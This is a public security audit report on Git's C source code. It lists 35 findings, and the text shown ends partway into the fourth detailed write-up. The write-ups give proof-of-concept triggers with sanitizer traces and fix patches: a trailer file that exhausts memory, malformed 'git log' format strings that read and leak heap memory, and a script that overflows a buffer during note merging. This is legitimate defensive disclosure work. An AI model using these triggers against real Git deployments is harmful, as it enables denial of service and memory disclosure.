Source Code Audit on Git
for Open Source Technology Improvement Fund (OSTIF)

Final Report (git-security)

2023-01-17

PUBLIC

X41 D-SEC GmbH
Krefelderstr. 123
D-52070 Aachen
Amtsgericht Aachen: HRB19989

`https://x41-dsec.de/`
`info@x41-dsec.de`

In cooperation with GitLab Inc.
Organized by the Open Source Technology Improvement Fund

Revision	*Date*	*Change*	*Author(s)*
1	2022-12-09	Private Report (git-security)	E. Sesterhenn, J. Schneeweisz, M. Vervier
2	2023-01-17	Public Report	E. Sesterhenn, J. Schneeweisz, M. Vervier

Contents

1 Summary 4

2 Introduction 7

2.1 Methodology . . . 7

2.2 Findings Overview . . . 9

2.3 Scope . . . 10

2.4 Coverage . . . 10

2.5 Recommended Further Tests . . . 11

3 Rating Methodology for Security Vulnerabilities 13

3.1 Common Weakness Enumeration . . . 14

4 Results 15

4.1 Findings . . . 15

4.2 Informational Notes . . . 42

5 About X41 D-Sec GmbH 86

A Fuzzing 88

Dashboard

Target	
Customer	Open Source Technology Improvement Fund (OSTIF)
Name	Git
Type	Source Code
Version	2.38.1
Engagement	
Type	Source Code Review
Consultants	3: Eric Sesterhenn, Joern Schneeweisz, and Markus Vervier
Engagement Effort	41 person days, 29 sponsored by OSTIF, 12 by GitLab, 2022-11-01 to 2022-12-09
Total issues found	8



Figure 1: Issue Overview (l: Severity, r: CWE Distribution)

1 Summary

In November and December 2022, X41 D-Sec GmbH performed a security source code audit against the Git to identify security issues. The test was organized by the Open Source Technology -Improvement Fund[1] as a concerted effort involving multiple teams. GitLab[2] directly supported the assessment by sponsoring participation of the GitLab Security Research Team[3] in the audit.

A total of eight vulnerabilities were discovered during the test by the team. Two were rated as critical, one was classified as high severity, one as medium, and four as low. Additionally, 27 issues without a direct security impact were identified.



Figure 1.1: Issues and Severity

[1] https://ostif.org

[2] https://about.gitlab.com

[3] https://about.gitlab.com/handbook/security/threat-management/security-research/

Git is a distributed version control system that allows developers to collaborate on software development. It is integrated into popular packaging systems, including Golang modules, Rust cargo, and NodeJS NPM. A vulnerability in Git could potentially allow attackers to compromise source code repositories or developer systems. In a hypothetical scenario, a wormable vulnerability in Git could result in security breaches on a large scale.

The source code of Git was inspected for vulnerabilities by security experts Eric Sesterhenn (X41), Joern Schneeweisz (GitLab), and Markus Vervier (X41) using manual code review, code analysis tools, and custom fuzzing efforts.

The review took place between 2022-11-01 and 2022-12-09.

The most severe issue discovered allows an attacker to trigger a heap-based memory corruption during clone or pull operations, which might result in code execution. Another critical issue allows code execution during an archive operation, which is commonly performed by Git forges. Additionally, a huge number of integer related issues was identified which may lead to denial-of-service situations, out-of-bound reads or simply badly handled corner cases on large input.

On a positive note, the use of many short-running processes reduces the impact of memory disclosure issues and allows for an error-handling where the operating system performs most cleanups. This greatly reduces the amount of anti-patterns for common issues usually found in C programs such as use-after-free issues. Additionally, the use of a stringbuffer wrapper to perform string operations and that functions often leading to security errors are disallowed (such as ***strcpy()***) has a positive effect on the overall security.

On another positive note, it was visible that the software has been subject to improvements that protect against logical errors when it comes to processing untrustworthy contents from remote repositories.

Given the size of the Git codebase, finding each potential instance of memory safety issues would be a significant undertaking, not possible in the time given for this review. To address this, we recommend extending the use of safe wrappers and developing strategies to mitigate common memory safety issues. Introducing generic hardenings such as sanity checks on data input length and the use of safe wrappers can improve the security of the software in the short term. The usage of signed integer typed variables to store length values should be banned. Additionally, the software could benefit from compiler level checks regarding the use of integer and long variable types for length and size values. Enabling the related compiler warnings during the build process can help identify the issues early in the development process. Finally, improving the custom error handling can enable better analysis of the code with tools like Valgrind or memory leak checkers.

In conclusion, the Git codebase shows several security issues and the sheer size of the codebase makes it challenging to address all potential instances of these issues. The use of safe wrappers can improve the overall security of the software as a short term strategy. As a long term improvement strategy, we recommend to alternate between time-boxed code base refactoring sprints and subsequent security reviews.

2 Introduction

X41 reviewed the source code of the *Git free and open source distributed version control system*. It allows developers to share source code and track changes made by others and designed to handle everything from small to very large projects with speed and efficiency.

Git is a commonly used version control system in the software industry, and is integrated into various software ecosystems such as Golang, Rust, and NodeJS/NPM. As a result, security vulnerabilities in Git can have far-reaching effects on individuals and organizations. To protect against these potential risks, it is essential to address and fix any exploitable security issues in Git.

Being exposed by design to untrustworthy data, attackers could try to attack repositories both upstream and downstream by uploading malicious data, attacking the Git protocol, or exploit issues in the interaction with transport protocols such as HTTP[1] or SSH[2]. Logic issues might be exploited which could allow tampering with the integrity of repositories or to gain access to protected repositories.

Given the nature of Git and it's integration into development and software distribution processes, code execution vulnerabilities could even become wormable.

2.1 Methodology

A manual approach for penetration testing and for code review is used by X41. This process is supported by tools such as static code analyzers and industry standard web application security tools[3]. The review process is performed in the following steps:

1. Identify the scope of the review: We work closely with our clients to understand their goals and objectives for the source code security review. This helps us define the scope of the

[1] HyperText Transfer Protocol

[2] Secure Shell

[3] `https://portswigger.net/burp`

review and ensure that we are focused on the areas of the code that are most relevant to our client's needs.

2. Familiarize ourselves with the codebase: Before we begin the review, we take the time to familiarize ourselves with the codebase. This involves reading through the code and gaining a high-level understanding of how it is structured and how it functions.
3. Develop a review plan: Based on our understanding of the codebase and the goals of the review, we develop a detailed review plan that outlines the specific steps we will take to conduct the review. This plan typically includes a combination of manual code analysis and the use of specialized tools to automate parts of the review process.
4. Conduct the review: Using the review plan as a guide, we carefully review the source code for potential vulnerabilities. This involves a combination of manual code analysis and the use of specialized tools to automate parts of the review process.
5. Report our findings: After completing the review, we compile our findings into a comprehensive report. This report includes a detailed summary of the vulnerabilities we identified, along with recommendations for how to address them. We work closely with our clients to ensure that they understand our findings and can take appropriate steps to improve the security of their source code.

Our team of experienced security consultants uses its knowledge and expertise to identify potential vulnerabilities in source code and provides recommendations for how to address them.

X41 adheres to established standards for source code reviewing and penetration testing. These are in particular the *CERT Secure Coding*[4] standards and the *Study - A Penetration Testing Model*[5] of the German Federal Office for Information Security.

[4] https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards

[5] https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1

2.2 Findings Overview

DESCRIPTION	SEVERITY	ID	REF
strbuf_split_buf() DoS via Trailers	LOW	GIT-CR-22-01	4.1.1
OOB Read Via Padding Placeholders	HIGH	GIT-CR-22-02	4.1.2
Overflow in Note Merging	LOW	GIT-CR-22-03	4.1.3
DoS Due to Missing Timeouts	LOW	GIT-CR-22-04	4.1.4
Attacker Controlled Regular Expression	MEDIUM	GIT-CR-22-05	4.1.5
Out of Bounds Memory Write in Log Formatting	CRITICAL	GIT-CR-22-06	4.1.6
Truncated Allocation Leading to Out of Bounds Write Via Large Number of Attributes	CRITICAL	GIT-CR-22-07	4.1.7
Infinite Loop via parse_chunk()	LOW	GIT-CR-22-08	4.1.8
fp Leak in Error Handling	NONE	GIT-CR-22-100	4.2.1
Uninitialized Variable in cap_object_info()	NONE	GIT-CR-22-101	4.2.2
Outdated Thirdparty Components	NONE	GIT-CR-22-102	4.2.3
FNV-1 Hash Not Collision Resistant	NONE	GIT-CR-22-103	4.2.4
Credentials Not Wiped from Memory	NONE	GIT-CR-22-104	4.2.5
Race in Directory Permission Check	NONE	GIT-CR-22-105	4.2.6
OOB Accesses in MIDX File Parsing	NONE	GIT-CR-22-106	4.2.7
git-bundle Crashes When Parameter is Missing	NONE	GIT-CR-22-107	4.2.8
unsigned long / size_t Confusion on Windows	NONE	GIT-CR-22-108	4.2.9
Integers and Long Variables Used for Sizes	NONE	GIT-CR-22-109	4.2.10
Wrong sid Variable Used	NONE	GIT-CR-22-110	4.2.11
NONCE Verification Seed Length	NONE	GIT-CR-22-111	4.2.12
Secret Used as Input for HMAC	NONE	GIT-CR-22-112	4.2.13
NONCE Not Stored Server-Side	NONE	GIT-CR-22-113	4.2.14
Integer Overflow in prepare_push_cert_nonce()	NONE	GIT-CR-22-114	4.2.15
NONCE Time Not Checked	NONE	GIT-CR-22-115	4.2.16
Multiple Tempfile Implementations	NONE	GIT-CR-22-116	4.2.17
Unchecked malloc()	NONE	GIT-CR-22-117	4.2.18
Recursion Depth Not Limited	NONE	GIT-CR-22-118	4.2.19
Invalid Read in git-fast-import	NONE	GIT-CR-22-119	4.2.20
Documentation on Locally Shared Repositories	NONE	GIT-CR-22-120	4.2.21
Directory Enumeration via git-shell	NONE	GIT-CR-22-121	4.2.22
Possible Use-After-Free in get_oid_with_context_1()	NONE	GIT-CR-22-122	4.2.23
OOB Read in git_header_name()	NONE	GIT-CR-22-123	4.2.24
OOB Read in parse_git_diff_header()	NONE	GIT-CR-22-124	4.2.25
Unconstrained Pointer Offset Based On External Input In Bitmap Index	NONE	GIT-CR-22-125	4.2.26
Out-of-Bounds Read in Mailinfo Quoting	NONE	GIT-CR-22-126	4.2.27

Table 2.1: Security-Relevant Findings

2.3 Scope

X41 reviewed the Git source code version 2.38.1[6] with a focus on the core components written in C. The audit was based on a security source code review.

The project consists of around 250.000 lines of C source code with additional tools in Bash, Perl and other programming languages.

The main target for the audit were 64-bit Linux systems acting as Git client or server. With the possibility of attacks via malicious clients and repositories.

2.4 Coverage

A security assessment attempts to find the most important or sometimes as many of the existing problems as possible, though it is practically never possible to rule out the possibility of additional weaknesses being found in the future.

The time allocated to X41 for this assessment was not sufficient to yield a good coverage of the given scope.

X41 audited the source code for common defects usually found in C source code manually and with the help of static analyzers such as LLVM[7], weggli[8], cppcheck[9], semgrep[10], infer[11], joern[12] and gcc[13].

Variant analysis for vulnerabilities that were found during the test was performed using the tools mentioned above.

Whenever code was spotted during the audit which might be a suitable fuzzing target, a harness was created to test these code paths. LLVM libfuzzer was run against ***parse_attr_line()***, ***url_decode_mem()***/***url_decode()***/***url_percent_decode()*** and ***credential_from_url_gently()*** as well as the included fuzzers. AFL++[14] was used for file-based fuzzing against `git-apply` and `git-status` (after replacing zlib operations with a noop ***memcpy()*** to efficiently target pack files). Fuzzing using AFL++ without that patch was performed in a very limited scope against `git-mailinfo`. The formatting parameter of `git-log` was fuzzed as well using AFL++ since various issues have

[6] https://github.com/git/git/releases/tag/v2.38.1

[7] https://clang-analyzer.llvm.org/

[8] https://github.com/googleprojectzero/weggli

[9] https://github.com/danmar/cppcheck

[10] https://semgrep.dev/

[11] https://fbinfer.com/

[12] https://joern.io/

[13] https://gcc.gnu.org/onlinedocs/gcc-12.2.0/gcc/Static-Analyzer-Options.html

[14] https://github.com/AFLplusplus/AFLplusplus

been identified in the handling of this parameter. `git-fast-import` was fuzz tested using AFL++ as well, after removing the write operations to keep the target repository in a clean state. See appendix A for a more detailed description of the various test cases performed during the assessment.

The source code was audited for common security issues found in C code such as calculation overflows and errors in memory management. Additionally, security vulnerabilities related to underlying system level attack surface such as symlink attacks and dangerous arguments passed to ***run_command()*** were inspected for possibilities of argument or command injection. Operations and processes performed via Git were inspected for logic issues and common usages were inspected for potential security issues. Input via network or attacker controlled configuration files was audited for security issues. The code was audited for integer overflows, but only the most prominent instances could be reviewed in-depth, due to the huge amount of potential for integer truncation and overflows in the code base.

Suggestions for next steps in securing this scope can be found in section 2.5.

2.5 Recommended Further Tests

X41 recommends to mitigate the issues described in this report. Afterwards, CVE[15] IDs[16] should be requested and users be informed (e.g. via a changelog or a special note for issues with higher severity) to ensure that they can make an informed decision about upgrading or other possible mitigations.

Due to the fact that the audit was focused on Git on 64-bit Linux systems, X41 recommends to audit the code with a focus on Windows systems as well.

It is recommended to perform a second iteration of this security audit after the code of Git has been hardened and refactored. X41 recommends to focus on the following areas:

Due to the huge number of places where *int* or *unsigned long* types were used for size calculations, X41 recommends to refactor the code base to use *size_t*. In general we recommend to ban the usage of signed integer types for length values, where possible. Even though the POSIX[17] API[18] requires such types sometimes, the usage can be avoided in most places. Furthermore, the appropriate compiler warnings should be enabled to identify these and other issues early in the development process.

The code relies heavily on the operating system to clean up opened file handles and allocated

[15] Common Vulnerabilities and Exposures
[16] Identifiers
[17] Portable Operating System Interface
[18] Application Programming Interface

memory in case of errors. This makes testing with leak sanitizers nearly impossible. It is therefore advised to clean up memory and opened handles in error cases to allow for better testing via fuzzing or other analysis methods.

Since most issues that rely on overflowing sizes rooted from large amounts of data being stored in buffers, setting the *GIT_ALLOC_LIMIT* environment variable to less than 2 gigabyte might mitigate some of these until a proper patch is available.

Additionally, more fuzz testing can be applied to the code base to identify further issues in parsing code.

Since the refactoring mentioned above can take a very long time, given the amount of code and complexity, it is recommended to perform the subsequent audit after a time boxed refactoring effort. This will ensure that additional vulnerabilities could be found in the near future already.

3 Rating Methodology for Security Vulnerabilities

Security vulnerabilities are given a purely technical rating by the testers as they are discovered during the test. Business factors and financial risks for Open Source Technology Improvement Fund (OSTIF) are beyond the scope of a penetration test which focuses entirely on technical factors. Yet technical results from a penetration test may be an integral part of a general risk assessment. A penetration test is based on a limited time frame and only covers vulnerabilities and security issues which have been found in the given time, there is no claim for full coverage.

In total, five different ratings exist, which are as follows:

Severity Rating
None
Low
Medium
High
Critical

A low rating indicates that the vulnerability is either very hard for an attacker to exploit due to special circumstances, or that the impact of exploitation is limited, whereas findings with a medium rating are more likely to be exploited or have a higher impact. High and critical ratings are assigned when the testers deem the prerequisites realistic or trivial and the impact significant or very significant.

Findings with the rating 'none' are called informational findings and are related to security hardening, affect functionality, or other topics that are not directly related to security. X41 recommends to mitigate these issues as well, because they often become exploitable in the future. Doing so will strengthen the security of the system and is recommended for defense in depth.

3.1 Common Weakness Enumeration

The CWE[1] is a set of software weaknesses that allows the categorization of vulnerabilities and weaknesses in software. If applicable, X41 provides the CWE-ID for each vulnerability that is discovered during a test.

CWE is a very powerful method to categorize a vulnerability and to give general descriptions and solution advice on recurring vulnerability types. CWE is developed by *MITRE*[2]. More information can be found on the CWE website at `https://cwe.mitre.org/`.

[1] Common Weakness Enumeration

[2] `https://www.mitre.org`

4 Results

This chapter describes the results of this test. The security-relevant findings are documented in Section 4.1. Additionally, findings without a direct security impact are documented in Section 4.2.

4.1 Findings

The following subsections describe findings with a direct security impact that were discovered during the test.

4.1.1 GIT-CR-22-01: strbuf_split_buf() DoS via Trailers

Severity:	LOW
CWE:	400 – Uncontrolled Resource Consumption ('Resource Exhaustion')
Affected Component:	strbuf.c:strbuf_split_buf()

4.1.1.1 Description

The function ***strbuf_split_buf()*** splits an input string buffer into multiple output string buffers. When the input string contains mostly *terminator* symbols, the allocation overhead for small sized string buffers becomes significant:

```
struct strbuf **strbuf_split_buf(const char *str, size_t slen,
                 int terminator, int max)
{
    struct strbuf **ret = NULL;
    size_t nr = 0, alloc = 0;
    struct strbuf *t;

    while (slen) {
        int len = slen;
        if (max <= 0 || nr + 1 < max) {
            const char *end = memchr(str, terminator, slen);
            if (end)
                len = end - str + 1;
        }
        t = xmalloc(sizeof(struct strbuf));
        strbuf_init(t, len);
        strbuf_add(t, str, len);
        ALLOC_GROW(ret, nr + 2, alloc);
        ret[nr++] = t;
        str += len;
        slen -= len;
    }
    ALLOC_GROW(ret, nr + 1, alloc); /* In case string was empty */
    ret[nr] = NULL;
    return ret;
}
```

Listing 4.1: strbuf_split_buf() DoS via Trailer

The function ***strbuf_split_buf()*** is called via ***trailer_info_get()*** of the `git-interpret-trailers` tool, which runs it after checking the trailer start and end. An example file can be found in listing 4.2, which causes the allocation of a `struct strbuf` for each line along with the buffer for the line itself and the `ret` buffer that holds all the allocated string buffers.

Another issue in this function is the use of `int` for len. In case `slen` is big enough, casting it to an `int` will truncate it and set `len` to 0. In this case the loop is unbounded since `slen` is not reduced when the string does not contain a terminator symbol. This causes the loop to continue until all memory is used for the stringbuffer allocations. The CPU[1] overhead will be higher in this case, since ***memchr()*** will search the entire 4GB for the terminator symbol in each iteration.

By repeating the `b:` lines, an attacker is able to consume an arbitrary amount of memory in the target process. On a test system a 30MB file constructed in that way caused an allocation of 2.5GB:

```
b:
b:
b:
b:
b:
b:
b:
```

[1] Central Processing Unit

```
b:
b:
```

Listing 4.2: Start of DoS Input

In `trace2/tr2\_cfg.c` ***strbuf_split_buf()*** is called in an unbounded manner as well, but the input does not seem to be attacker controlled. Other wrappers such as ***strbuf_split_arg()*** exist, but their unbounded usage does not seem to have a security impact. One example is the use in ***parse_combine_filter()***, but the input string seems to be limited to less than 64KB. Another example can be found in ***curl_dump_header()***, which is only used for debugging. Further call sites reach the code via ***strbuf_split()***, but due to time constraints not all could be audited.

4.1.1.2 Solution Advice

X41 recommends to use the max parameter of ***strbuf_split_buf()*** to enforce sane boundaries to the amount of items the function processes.

4.1.2 GIT-CR-22-02: OOB Read Via Padding Placeholders

Severity:	HIGH
CWE:	125 – Out-of-bounds Read
Affected Component:	pretty.c:parse_padding_placeholder()

4.1.2.1 Description

An out-of-bounds read vulnerability was found during inspection and manual testing of the Git code base.

When using an incomplete padding placeholder format string via the pretty printing of logs or enabled *export-subst* configuration via the attributes, an out-of-bounds read can be triggered as shown in the following listing:

```
$ git log --format='%B%<(20'
=================================================================
==40907==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6020000002f8 at pc
↪  0x7ffff761f15d bp 0x7fffffffc010 sp 0x7fffffffb7c0
READ of size 1 at 0x6020000002f8 thread T0
    #0 0x7ffff761f15c in __interceptor_strchrnul
    ↪  ../../../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:704
    #1 0x555555cdff9c in strbuf_expand /home/user/git/strbuf.c:417
    #2 0x555555bdc5cd in repo_format_commit_message /home/user/git/pretty.c:1869
    #3 0x555555bde91a in pretty_print_commit /home/user/git/pretty.c:2161
    #4 0x555555aff6b2 in show_log /home/user/git/log-tree.c:781
    #5 0x555555b02d27 in log_tree_commit /home/user/git/log-tree.c:1117
    #6 0x55555581662f in cmd_log_walk_no_free builtin/log.c:508
    #7 0x555555819433 in cmd_log_walk builtin/log.c:549
    #8 0x555555819433 in cmd_log builtin/log.c:883
    #9 0x55555572239c in run_builtin /home/user/git/git.c:466
    #10 0x55555572239c in handle_builtin /home/user/git/git.c:721
    #11 0x5555557257d2 in run_argv /home/user/git/git.c:788
    #12 0x5555557257d2 in cmd_main /home/user/git/git.c:921
    #13 0x55555571ff42 in main /home/user/git/common-main.c:56
    #14 0x7ffff73f1d09 in __libc_start_main ../csu/libc-start.c:308
    #15 0x555555721e99 in _start (/home/user/git/git+0x1cde99)

0x6020000002f8 is located 0 bytes to the right of 8-byte region [0x6020000002f0,0x6020000002f8)
allocated by thread T0 here:
    #0 0x7ffff7639817 in __interceptor_strdup
    ↪  ../../../../src/libsanitizer/asan/asan_interceptors.cpp:452
    #1 0x555555d73008 in xstrdup /home/user/git/wrapper.c:39
    #2 0x555555bd3b23 in save_user_format /home/user/git/pretty.c:40
    #3 0x555555bd3b23 in get_commit_format /home/user/git/pretty.c:178
    #4 0x555555c6c937 in handle_revision_opt /home/user/git/revision.c:2464
    #5 0x555555c7953b in setup_revisions /home/user/git/revision.c:2858
    #6 0x555555813d2a in cmd_log_init_finish builtin/log.c:269
    #7 0x5555558193f8 in cmd_log_init builtin/log.c:348
    #8 0x5555558193f8 in cmd_log builtin/log.c:882
    #9 0x55555572239c in run_builtin /home/user/git/git.c:466
    #10 0x55555572239c in handle_builtin /home/user/git/git.c:721
    #11 0x5555557257d2 in run_argv /home/user/git/git.c:788
    #12 0x5555557257d2 in cmd_main /home/user/git/git.c:921
    #13 0x55555571ff42 in main /home/user/git/common-main.c:56
    #14 0x7ffff73f1d09 in __libc_start_main ../csu/libc-start.c:308

SUMMARY: AddressSanitizer: heap-buffer-overflow
↪   ../../../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:704 in
↪   __interceptor_strchrnul
Shadow bytes around the buggy address:
  0x0c047fff8000: fa fa 00 fa fa fa 05 fa fa fa 00 06 fa fa 01 fa
  0x0c047fff8010: fa fa 00 04 fa fa fd fd fa fa 00 03 fa fa fd fd
  0x0c047fff8020: fa fa 00 02 fa fa 00 07 fa fa fd fd fa fa 00 00
  0x0c047fff8030: fa fa 02 fa fa fa fd fd fa fa 00 06 fa fa 05 fa
  0x0c047fff8040: fa fa fd fd fa fa 00 02 fa fa 06 fa fa fa 05 fa
=>0x0c047fff8050: fa fa 07 fa fa fa 05 fa fa fa 05 fa fa fa 00[fa]
  0x0c047fff8060: fa fa fd fa fa fa fd fd fa fa fd fa fa fa fd fd
  0x0c047fff8070: fa fa fd fd fa fa fd fd fa fa 00 00 fa fa 00 fa
  0x0c047fff8080: fa fa fd fa fa fa 00 05 fa fa 00 00 fa fa 00 00
  0x0c047fff8090: fa fa 00 05 fa fa 00 04 fa fa 00 04 fa fa 00 07
  0x0c047fff80a0: fa fa 00 04 fa fa 00 07 fa fa 00 06 fa fa 00 07
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
```

Listing 4.3: OOB Read via Incomplete Padding Placeholder

It was found that leaking of memory contents is possible via *git log* and also via *git archive* using the *export-subst* functionality:

```
$ git log --format='%>(1000'  | xxd -
00000000: e0db ecf7 ff7f 0ae0 dbec f7ff 7f0a e0db  ................
00000010: ecf7 ff7f 0ae0 dbec f7ff 7f0a e0db ecf7  ................
00000020: ff7f 0ae0 dbec f7ff 7f0a e0db ecf7 ff7f  ................
```

Listing 4.4: Leakage of Memory Contents via git log

The issue occurs in function ***parse_padding_placeholder()*** where the format specifier for padding placeholders is parsed. The function tries to find the end of the format specifier using the function ***strcspn(start, ",)")***, which will return the number of bytes in the initial segment that does not match the substring argument.

In this case, this will be all the bytes in the format string specifier which will result in the pointer variable *end* to point to the end of the *format* string buffer:

```
                        const char *end = start + strcspn(start, ",)");
```

Listing 4.5: End of Format String Calculation

The code tries to check if the end of the string (which will be a NUL byte) has been reached, but does not dereference the returned pointer value and checks the pointer value itself to be not a NULL pointer as seen in the following listing:

```
                if (!end || end == start)
```

Listing 4.6: Incorrect Check for End-of-String

This will lead to an out-of-bounds read later in function ***strbuf_expand()*** invoked from the calling function ***repo_format_commit_message()*** as can be debugged using `gdb`:

```
Breakpoint 1, strbuf_expand (sb=sb@entry=0x7fffffffc450, format=0x6020000002f0 "%<(20",
    fn=fn@entry=0x555555bdb590 <format_commit_item>, context=context@entry=0x7fffffffc0e0) at
    ↪  strbuf.c:417
417                     percent = strchrnul(format, '%');
(gdb) next
418                     strbuf_add(sb, format, percent - format);
(gdb)
419                     if (!*percent)
(gdb)
421                     format = percent + 1;
(gdb)
423                     if (*format == '%') {
(gdb)
429                     consumed = fn(sb, format, context);
(gdb)
430                     if (consumed)
(gdb)
431                             format += consumed;

```

```
Breakpoint 1, strbuf_expand (sb=sb@entry=0x7fffffffc450, format=0x6020000002f6 "",
    fn=fn@entry=0x555555bdb590 <format_commit_item>, context=context@entry=0x7fffffffc0e0) at
    ↪  strbuf.c:417
417                     percent = strchrnul(format, '%');
(gdb)
=================================================================
==41310==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6020000002f6 at pc
↪  0x7ffff761f15d bp 0x7fffffffbfe0 sp 0x7fffffffb790
READ of size 1 at 0x6020000002f6 thread T0
    #0 0x7ffff761f15c in __interceptor_strchrnul
    ↪  ../../../../src/libsanitizer/sanitizer_common/sanitizer_common_interceptors.inc:704
    #1 0x555555cdff9c in strbuf_expand /home/user/git/strbuf.c:417
    #2 0x555555bdc5cd in repo_format_commit_message /home/user/git/pretty.c:1869
    #3 0x555555bde91a in pretty_print_commit /home/user/git/pretty.c:2161
    #4 0x555555aff6b2 in show_log /home/user/git/log-tree.c:781
    #5 0x555555b02d27 in log_tree_commit /home/user/git/log-tree.c:1117
    #6 0x55555581662f in cmd_log_walk_no_free builtin/log.c:508
    #7 0x555555819433 in cmd_log_walk builtin/log.c:549
    #8 0x555555819433 in cmd_log builtin/log.c:883
    #9 0x55555572239c in run_builtin /home/user/git/git.c:466
    #10 0x55555572239c in handle_builtin /home/user/git/git.c:721
    #11 0x5555557257d2 in run_argv /home/user/git/git.c:788
    #12 0x5555557257d2 in cmd_main /home/user/git/git.c:921
    #13 0x55555571ff42 in main /home/user/git/common-main.c:56
    #14 0x7ffff73f1d09 in __libc_start_main ../csu/libc-start.c:308
    #15 0x555555721e99 in _start (/home/user/git/git+0x1cde99)

0x6020000002f6 is located 0 bytes to the right of 6-byte region [0x6020000002f0,0x6020000002f6)
...
```

Listing 4.7: Out of Bounds Access in strbuf_expand()

4.1.2.2 Solution Advice

It is recommended to dereference the returned pointer value from ***strcspn()*** and check if it is a NUL byte, which would indicate the end of the string given as first argument.

The following patch will fix the issue by dereferencing the *end* pointer before the comparison:

```
diff --git a/pretty.c b/pretty.c
index 6cb363ae1c..c7ab2ccb3f 100644
--- a/pretty.c
+++ b/pretty.c
@@ -1120,7 +1120,7 @@ static size_t parse_padding_placeholder(const char *placeholder,
                const char *end = start + strcspn(start, ",)");
                char *next;
                int width;
-               if (!end || end == start)
+               if (!*end || end == start)
                        return 0;
                width = strtol(start, &next, 10);
                if (next == start || width == 0)
```

Listing 4.8: Patch to Check Dereferenced Character Value Instead of the Pointer Itself

4.1.3 GIT-CR-22-03: Overflow in Note Merging

Severity:	LOW
CWE:	680 – Integer Overflow to Buffer Overflow
Affected Component:	notes.c:combine_notes_concatenate()

4.1.3.1 Description

On 64-bit Microsoft Windows systems, the size of an *unsigned long* is 4 bytes[2] while the size of *size_t* is 8 bytes.

In ***combine_notes_concatenate()*** (see listing 4.9) two note objects are read and their sizes stored in variables of type *unsigned long*. These are then used to calculate *buf_len* which will overflow when the input numbers are big enough. The buffer allocated for *buf* will be smaller than expected and the call to ***memcpy()*** will write out of bounds.

This allows for an out-of-bounds heap write where the length of the allocation and overwrite can be attacker controlled as well as the data written:

```c
int combine_notes_concatenate(struct object_id *cur_oid,
                              const struct object_id *new_oid)
{
        char *cur_msg = NULL, *new_msg = NULL, *buf;
        unsigned long cur_len, new_len, buf_len;
        enum object_type cur_type, new_type;
        int ret;

        /* read in both note blob objects */
        if (!is_null_oid(new_oid))
                new_msg = read_object_file(new_oid, &new_type, &new_len);
        if (!new_msg || !new_len || new_type != OBJ_BLOB) {
                free(new_msg);
                return 0;
        }
        if (!is_null_oid(cur_oid))
                cur_msg = read_object_file(cur_oid, &cur_type, &cur_len);
        if (!cur_msg || !cur_len || cur_type != OBJ_BLOB) {
                free(cur_msg);
                free(new_msg);
                oidcpy(cur_oid, new_oid);
                return 0;
        }

```

[2] https://learn.microsoft.com/en-us/cpp/cpp/data-type-ranges?view=msvc-170

```
        /* we will separate the notes by two newlines anyway */
        if (cur_msg[cur_len - 1] == '\n')
                cur_len--;

        /* concatenate cur_msg and new_msg into buf */
        buf_len = cur_len + 2 + new_len;
        buf = (char *) xmalloc(buf_len);
        memcpy(buf, cur_msg, cur_len);
...
```

Listing 4.9: Note Concatenation

To trigger the issue, the merge strategy needs to be set in `.gitconfig` (see listing 4.10):

```
[notes]
        mergeStrategy = union
```

Listing 4.10: Merge Strategy Configuration

To create the actual merge, notes need to be added to commits and pushed to the repository. A fetch afterwards will cause a conflict that needs to be resolved with `git-merge`:

```
echo -e "\n>> Setup\n"

mkdir 32b
cd 32b
git init --bare
cd ..

git clone 32b 32b-co
git clone 32b 32b-co2

cd 32b-co
echo a > b
git add b
git commit -m "lala"
git push

cd ../32b-co2/
git pull

echo -e "\n>> First note\n"
cd ../32b-co
git notes add -F /c/Users/eric/Desktop/test/4GB-1000
git push origin refs/notes/commits
```

```

echo -e "\n>> Second note\n"
cd ../32b-co2
git notes add -F /c/Users/eric/Desktop/test/1200B
git fetch origin refs/notes/commits:refs/notes/origin/commits

echo -e "\n>> Merge\n"
git notes merge -v origin/commits
```

Listing 4.11: Create a Note Merge

Since this issue triggers only on Windows systems and the use of notes with the union merge strategy does not seem common, this issue is rated low. Similar issues can be identified with `weggli '_ = read_object_file(_, _, &$len); _ + $len;'  /code/git-2.38.1/`, most only add *1* to the size. Another issue with the same root cause is described in issue 4.2.9.

4.1.3.2 Solution Advice

X41 recommends to convert the type of all variables that hold length or size values to *size_t*. Furthermore, usage of the *strbuf* interface to concatenate strings may help to remedy similar issues.

4.1.4 GIT-CR-22-04: DoS Due to Missing Timeouts

Severity:	LOW
CWE:	1088 – Synchronous Access of Remote Resource without Timeout
Affected Component:	wrapper.c

4.1.4.1 Description

When accessing remote resources while performing a `git-clone` no timeouts are in place. A `git-clone` process can be kept alive for an arbitrary time by the remote end by simply not answering with any data and keeping the TCP[3] socket open.

